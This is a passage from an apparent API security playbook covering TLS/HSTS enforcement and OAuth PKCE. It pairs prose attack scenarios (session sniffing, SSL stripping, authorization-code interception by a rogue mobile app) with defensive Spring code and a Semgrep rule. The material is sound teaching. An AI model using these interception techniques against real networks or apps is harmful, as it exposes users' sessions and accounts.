
WEB SERVICE & API

ATTACK AND DEFEND



SECURE BY DESIGN EDITION

WWW.DEVSECOPSGUIDES.COM

Web Service and API Secure by Design: A CISO's Playbook (2025 Edition)

Introduction: The Blueprint for Digital Trust

In the sprawling metropolis of the digital age, APIs and web services are the invisible highways and bridges that connect continents of data. They are the lifeblood of modern applications, carrying everything from whispered secrets to financial fortunes. But for every architect designing these marvels, there is a saboteur plotting their downfall. Building these digital structures is no longer enough; we must build them to last, to withstand the relentless storms of cyber threats. This is the essence of being "Secure by Design."

This playbook is not a dusty tome of theoretical knowledge. It is a field manual for the modern digital architect, a guide for the CISO, the security engineer, and the developer on the front lines. We will move beyond the "what" and dive deep into the "how." We will tell stories of insecure architectures, not as cautionary tales, but as case studies from which we can learn. We will walk in the shoes of the attacker, understand their motives and methods (TTPs), and then pivot to the defender's mindset, arming ourselves with strategies, code, and tools to build resilient systems.

Forget the old paradigm of bolting security on as an afterthought. Today, we embed it into the very DNA of our services. We will explore nine critical domains of web service and API security, transforming abstract principles into actionable, real-world implementations. From encrypting data in transit to validating every request with zero-trust vigilance, this guide will equip you to build not just functional, but formidable digital experiences.

Let's begin.

Chapter 1: The Unseen Shield - End-to-End TLS Enforcement & HSTS Deployment

The trust a user places in your service begins with a single, silent handshake. This initial connection is a promise—a promise that their data is safe from prying eyes. When this promise is broken, the entire foundation of trust collapses. End-to-End Transport Layer Security (TLS) is this promise, and HTTP Strict Transport Security (HSTS) is the unbreakable vow that ensures it's never forgotten.

The Insecure Scenario: The Eavesdropper's Paradise

Imagine a bustling digital café, "The Open Port," where data flows as freely as coffee. The café offers free Wi-Fi, but it's an unsecured network. The service API, `api.openport.com`, is configured, but the developers overlooked a critical detail: while the login endpoint uses HTTPS, the rest of the API endpoints can be accessed via HTTP. They assume, "If the login is secure, the rest is fine."

A user connects to the café's Wi-Fi and logs into their account. The initial POST request to `/login` is encrypted. However, once authenticated, the application's frontend, built hastily, starts making subsequent API calls to `http://api.openport.com/user/profile`. The session cookie, now carrying a valid token, travels in plaintext across the café's network.

Attacker's Playbook: The Man-in-the-Middle (MitM)

An attacker, Mallory, sits in the same café, running a simple packet sniffer like Wireshark. She sees the unencrypted traffic to `/user/profile`.

- **TTP 1: Passive Eavesdropping.** Mallory filters for HTTP traffic and easily plucks the `Authorization` header or session cookie out of the air. She now has the user's session token and can impersonate them.
- **TTP 2: SSL Stripping (Active Attack).** A more sophisticated Mallory deploys a tool like `sslstrip`. When the user first tries to navigate to the service, their browser might attempt an HTTPS connection. Mallory's tool intercepts this, presents a fake certificate to the user (which they might click through), and establishes a plaintext connection with the user's browser while maintaining an encrypted one with the server. The user sees "HTTP" in the address bar but might not notice. Every piece of data they send is now visible to Mallory.

The Secure Architecture: The Fortress of Trust

A secure architecture leaves no room for ambiguity. Every single connection, without exception, must be encrypted.

1. **End-to-End TLS:** All API endpoints, from the load balancer to the application server and any internal microservices, communicate exclusively over TLS 1.2 or higher (preferably TLS 1.3). There are no "unencrypted backchannels."
2. **HSTS Enforcement:** The server sends the `Strict-Transport-Security` header with every HTTPS response. A typical policy looks like this: `Strict-Transport-Security: max-age=31536000; includeSubDomains; preload`.
   - `max-age=31536000`: Tells the browser to enforce HTTPS for one year.
   - `includeSubDomains`: Applies the policy to all subdomains.
   - `preload`: Allows the domain to be submitted to browser-maintained HSTS preload lists, ensuring even the very first connection is secure.
3. **HTTPS Redirects:** Any accidental HTTP request is met with a permanent redirect (HTTP 301) to its HTTPS equivalent.

Defender's Code: Java Spring Security Implementation

In a Spring Boot application, enforcing these principles is straightforward.

`SecurityConfig.java`

```java
import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;
import org.springframework.security.config.annotation.web.builders.HttpSecurity;
import org.springframework.security.config.annotation.web.configuration.EnableWebSecurity;
import org.springframework.security.web.SecurityFilterChain;
import org.springframework.security.web.header.writers.HstsHeaderWriter;

@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {
        // 1. Require HTTPS for all requests
        http.requiresChannel(channel ->
            channel.anyRequest().requiresSecure()
        );

        // 2. Enable and configure HSTS
        http.headers(headers ->
            headers.httpStrictTransportSecurity(hsts ->
                hsts.includeSubDomains(true)
                    .preload(true)
                    .maxAgeInSeconds(31536000)
            )
        );

        // ... other security configurations like authorization
        http.authorizeHttpRequests(authz -> authz
            .anyRequest().authenticated()
        );

        return http.build();
    }
}
```

This configuration ensures that Spring Security automatically redirects any HTTP traffic to HTTPS and adds the HSTS header to all responses.

Detection & Prevention

Semgrep Rule for Detecting Missing HSTS

A simple Semgrep rule can catch Spring Security configurations that fail to enable HSTS.

`no-hsts-spring.yaml`

```yaml
rules:
  - id: spring-security-missing-hsts
    patterns:
      - pattern-not: $HTTP.headers(...).httpStrictTransportSecurity(...)
      - pattern-inside: |
          import org.springframework.security.config.annotation.web.builders.HttpSecurity;
          ...
          public SecurityFilterChain filterChain(HttpSecurity $HTTP, ...) {
            ...
          }
    message: "Spring Security configuration is missing HSTS configuration. HSTS is a critical defense against SSL stripping attacks. Please add '.headers().httpStrictTransportSecurity()' to your HttpSecurity chain."
    languages: [java]
    severity: WARNING
```

Claude Prompt for Detection


You can use a sophisticated AI prompt to analyze code for security best practices.


"Analyze the following Java Spring Security configuration file. Act as a senior security architect. Identify if the configuration correctly enforces End-to-End TLS and HSTS. Specifically, check for:

1. Redirection of all HTTP traffic to HTTPS.
2. The presence and correct configuration of the HSTS header, including `includeSubDomains` and `preload` directives.
3. Any potential misconfigurations that might allow unencrypted communication.
   Provide a summary of findings and recommendations for remediation if any issues are found."

Attack Flow Diagram


Here is a sequence diagram illustrating the SSL Stripping attack.





SSL Stripping Attack Flow

Secure Implementation Diagram



Chapter 2: The Gatekeeper's Dilemma - OAuth 2.0 with PKCE & mTLS

In the world of APIs, not all clients are created equal. Some are trusted, first-party applications running on a secure server. Others are public clients—JavaScript single-page applications (SPAs) or mobile apps—operating in hostile environments where secrets can be easily exposed. The traditional OAuth 2.0 flow, designed for confidential clients, becomes a security risk when used with public clients. This is where the modern gatekeeper's dilemma arises: how do you grant access without giving away the keys to the kingdom?

The Insecure Scenario: The Stolen Authorization Code

A new mobile banking app, "QuickCash," uses OAuth 2.0 to let users link their bank accounts. The developers, following an outdated guide, implement the standard Authorization Code flow. When a user wants to connect their account, the mobile app opens a webview to the bank's authorization server. The user logs in and grants consent. The authorization server then redirects back to the mobile app using a custom URI scheme (e.g., `quickcash://callback?code=AUTHORIZATION_CODE`).

The problem? On many mobile operating systems, multiple apps can register the same custom URI scheme. A malicious app, "FreeGames," installed on the same device, has also registered `quickcash://`.

Attacker's Playbook: Authorization Code Interception

An attacker convinces the user to install their "FreeGames" app.

- **TTP: Authorization Code Interception and Injection.**
  1. The user initiates the bank linking process in the legitimate "QuickCash" app.

2. They are redirected to the bank and approve the request.
3. The bank's authorization server redirects to `quickcash://callback?code=...`.
4. The mobile OS, seeing two apps registered for this scheme, might prompt the user to choose, or worse, default to the malicious "FreeGames" app.
5. "FreeGames" receives the authorization code. Since this code doesn't require a client secret for public clients, the attacker's server can immediately exchange this code for a valid access token.
6. The attacker now has an access token to act on behalf of the user, potentially transferring funds or accessing sensitive financial data.

The Secure Architecture: The Unforgeable Request

Modern API security demands a flow that doesn't rely on client secrets for public clients.

1. **OAuth 2.0 with PKCE (Proof Key for Code Exchange):** PKCE (RFC 7636) is a critical extension that secures the authorization code flow for public clients.
   - **Step A (Challenge):** Before starting the flow, the client app creates a secret `code_verifier`. It then hashes this verifier to create a `code_challenge`.
   - **Step B (Request):** The client sends the `code_challenge` along with the authorization request. The authorization server stores it.
   - **Step C (Exchange):** When the client receives the authorization code and requests an access token, it must also send the original `code_verifier`. The server hashes the verifier and checks if it matches the stored `code_challenge`. If it does, the token is issued. This ensures that even if an attacker intercepts the authorization code, they cannot exchange it for a token without the original `code_verifier`.
2. **Mutual TLS (mTLS) for Client Authentication:** For confidential clients (e.g., server-to-server communication), mTLS provides an even stronger layer of security. The client must present its own valid certificate to the server, proving its identity cryptographically. This binds the access token to the specific client certificate, preventing token replay from other machines.

Defender's Code: Java Spring Authorization Server with PKCE

Spring Authorization Server, the modern replacement for Spring Security OAuth, has PKCE enabled by default for public clients.

`AuthorizationServerConfig.java`

```
import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;
import org.springframework.security.oauth2.core.AuthorizationGrantType;
import org.springframework.security.oauth2.core.ClientAuthenticationMethod;
import org.springframework.security.oauth2.server.authorization.client.InMemoryRegisteredClientRepository;
import org.springframework.security.oauth2.server.authorization.client.RegisteredClient;
import org.springframework.security.oauth2.server.authorization.client.RegisteredClientRepository;
import org.springframework.security.oauth2.server.authorization.settings.ClientSettings;

import java.util.UUID;

@Configuration
public class AuthorizationServerConfig {

    @Bean
    public RegisteredClientRepository registeredClientRepository() {
        RegisteredClient registeredClient = RegisteredClient.withId(UUID.randomUUID().toString())
            .clientId("public-client")
            .clientAuthenticationMethod(ClientAuthenticationMethod.NONE) // No client secret for public clients
            .authorizationGrantType(AuthorizationGrantType.AUTHORIZATION_CODE)
            .redirectUri("http://127.0.0.1:8080/login/oauth2/code/public-client")
            .scope("read.profile")
            .clientSettings(ClientSettings.builder()
                .requireProofKey(true) // 1. Enforce PKCE
                .requireAuthorizationConsent(true)
                .build())
            .build();

        return new InMemoryRegisteredClientRepository(registeredClient);
    }
    // ... other beans for Authorization Server configuration
}
```

In this configuration, `requireProofKey(true)` explicitly enforces PKCE for this public client. Any authorization code request without a valid PKCE challenge will be rejected.

Detection & Prevention

Semgrep Rule for Detecting Insecure Public Clients

This rule checks if a public client is registered without enforcing PKCE.

`spring-oauth-no-pkce.yaml`

